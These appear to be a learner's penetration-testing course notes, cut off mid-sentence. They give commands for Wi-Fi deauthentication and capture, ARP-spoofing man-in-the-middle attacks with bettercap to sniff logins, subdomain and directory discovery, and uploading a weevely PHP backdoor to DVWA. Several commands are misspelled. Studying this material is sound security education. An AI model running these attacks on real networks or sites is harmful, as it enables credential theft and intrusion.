1. NETWORK HAKING

* Pre-connection attach
* Gaining Access
* Post-connection attacks
* Ifconfig wlan0 down
* ifconfig wlan0 hw ( hardware) ether 00:11:22:33:44:55
* ifconfig wlan0 up
* iwconfig: shows all the interfaces on network
* iwconfig wlan0 monde monitor ( how to enable mode)

1. PACKET SNIFFING : using Airodump-ng

* Turn of
* 5 GB frequency by airodum-ng –band a wlan0
* Gathering information on Networking target
  + Airodum-ng –basid F8:23:b2:b9:50:A8 –channel -write test(file) wlan0
  + Under the station there are client connect to MC address
  + 4 files are capture while we are gathering information this contain url and password
  + This all data is encrypted
  + Run Wireshark to check the encryption file
* How to disconnect target from the wifi
  + Aireplay-ng –deauth 100000 – a
* Gaining Access
  + WEP Cracking : Wire E

**Network hacking – per-connection attack information Gathering**

* Check how man device is connect to your Wi-Fi

Example is : **netdiscover -r 10.0.2.1/24**

A close up of a black background

Description automatically generated

Connect your wireless adapter to see how many networks is connect to your device in real world

**One client is connected to this device : 10.224.0.1**

A screenshot of a cell phone

Description automatically generated

Gathering sensitive information about connected device ( Device name, port etc )

By using **Nmap / ZENMAP**

1. **HUGE security scanner**
2. **From an IP/IP range it can discover** 
   1. Open ports
   2. Running service
   3. Operating system
   4. Connected clients

Using zenmap : **scan the Ip address in target space : 10.233.1.1/24**

This result shows how many devices is connect to the network **( using ping scan) get more information about client**

A screenshot of a cell phone

Description automatically generated

**Getting more details about information from client ( use Quick scan )**

Showing open ports , close port

**A screenshot of a cell phone

Description automatically generated**

**If you need to get even more information for client ( use quick scan plus ) this will give you better info**

* **Such as OPENSSH 6.1 ( protocol 2.0)**

**A screenshot of a cell phone


Description automatically generated**

How to connect to the device that’s connect to the network (**ssh@ipaddress )**

A screenshot of a cell phone

Description automatically generated

**Man-In the middle attacks**



**What is ARP : Address Resolution Protocol**

* Simple protocol uses to map IP address of a machine to its MAC address

Examples of ARP on kali Linux and Windows

A screenshot of a social media post

Description automatically generated

**Windows ARP**

**A screen shot of a computer

Description automatically generated**

Using ARP Spoofing

**: using ARPSPOOF**

1. Arpspoof tool to run arp spoofing attacks
2. Simple and reliable
3. Ported to most operating systems including Android and iOS
4. Usage is always the same

Use:

. arpspoof -I [ interface ] -t [ client IP ] [ gateway IP]


. arpspoof -I [ interface ] -t [ gateway IP ] [ client IP ]

**Using Better Cap:**


* **Framework to run network attack**
* **Can be used to :**
  + ARP Spoof target ( redirect the flow of packets )
  + Sniff data ( URLs , username passwords)
  + Bypass HTTPs
  + Redirect domain request ( DNS spoofing )
  + Inject code in loaded pages and more
  + Use : battercap -iface ( interface ) > install bettercap in kali Linux : apt-get install bettercap
  + Click help to see what you need
  + How to check client to connected to the same network **( by doing net. Probe on )**

****

**How to see if the client is connected to the network:**

****

**To get more information about the client details type net.show**

****

Using Arpspoof using bettercap to access more information **such as password, login**

* You need to Turn on net.probe . net.recon **by typing help-**

**A screenshot of a video game

Description automatically generated**

To get more info about the man-the middle you need to do **arp. Spoof**

* We have to modify the option they give as with yellow colors
* To change the modify : **set** **arp.spoof.fullduplex** ( value ) change to **true**
* Change the target that you need to run against: **set arp.spoof.targets** (value) IP against my taraget : which is windows **( 10.0.2.15)**
* **So, we have to** turn on the **arp.spoof ( look at the pc )**
* **All the information on windows such as password login will go thru kali Linux since we did man in the middle**

A screenshot of a cell phone

Description automatically generated

**A screenshot of a cell phone

Description automatically generated**

**A screenshot of a cell phone

Description automatically generated**

**To capture all data: we will use net.niff ( on )**

* Everything on windows will be capture since we are not using any website that have https

**Information Gathering :**

* Ip address
* Domain name info
* Technology used ( what type of programming did they used on website )
* Other website on the same server
* DNS record
* Unlisted files sub-domains, directories ( files that are not visible to other people )
* Whois lookup : Finding info about the owner of the target
* Net craft site report- shows technology is used on the target
  + <https://sitereport.netcraft.com/>
* Robtex DNS lookup shows comprehensive info about the target website
  + <https://www.robtex.com/>
* **Websites on the same Server** 
  + One server can serve a number of websites
  + Gaining access to one can help gaining access to others
* **To find website on the same server**
* Use Robtex DNS lookup under “names pointing to same IP
* Using bing.com , search IP [ target IP ]
  + <https://www.bing.com/?toWww=1&redig=CA1A174E28964BC1BB7A257436666E64>

**Subdomains :**

* **Subdomain.target.com**
* **Ex:betafacebook.com**

**Knock can be used to find subdomains of target**

1. **Download it > gitclonehttps://github.com/guelfoweb/knock.git**
2. **Navigate to knock > cd knock/kock.py**
3. **Run it > python knock.py [ target]**

**A screenshot of a cell phone

Description automatically generated**

**Files + Directories**

* Find files & directories in target website
* A tool called Dirb > dirb [ target ] [ wordlist ] [options]

For more info > main dirb

A screenshot of a cell phone

Description automatically generated

**Analyzing Discovering files**

**A close up of a newspaper

Description automatically generated**

**Exploitation : File upload values**

**http://www.dvwa.co.uk/**

* **Simple types of vulnerabilities**
* **Allow users to upload executable file such as PhP**
  + **Upload a PHP shell or backdoor , ex:weevly**

1. **Generate backdoor > weevly generate [ password ] [ file name]**
2. **Upload generate file**
3. **Connect to it > weevly [ url to file] [ password ]**
4. **Find out how to use weevly > help**

**Code Execution Vulns**

* **Allows an att**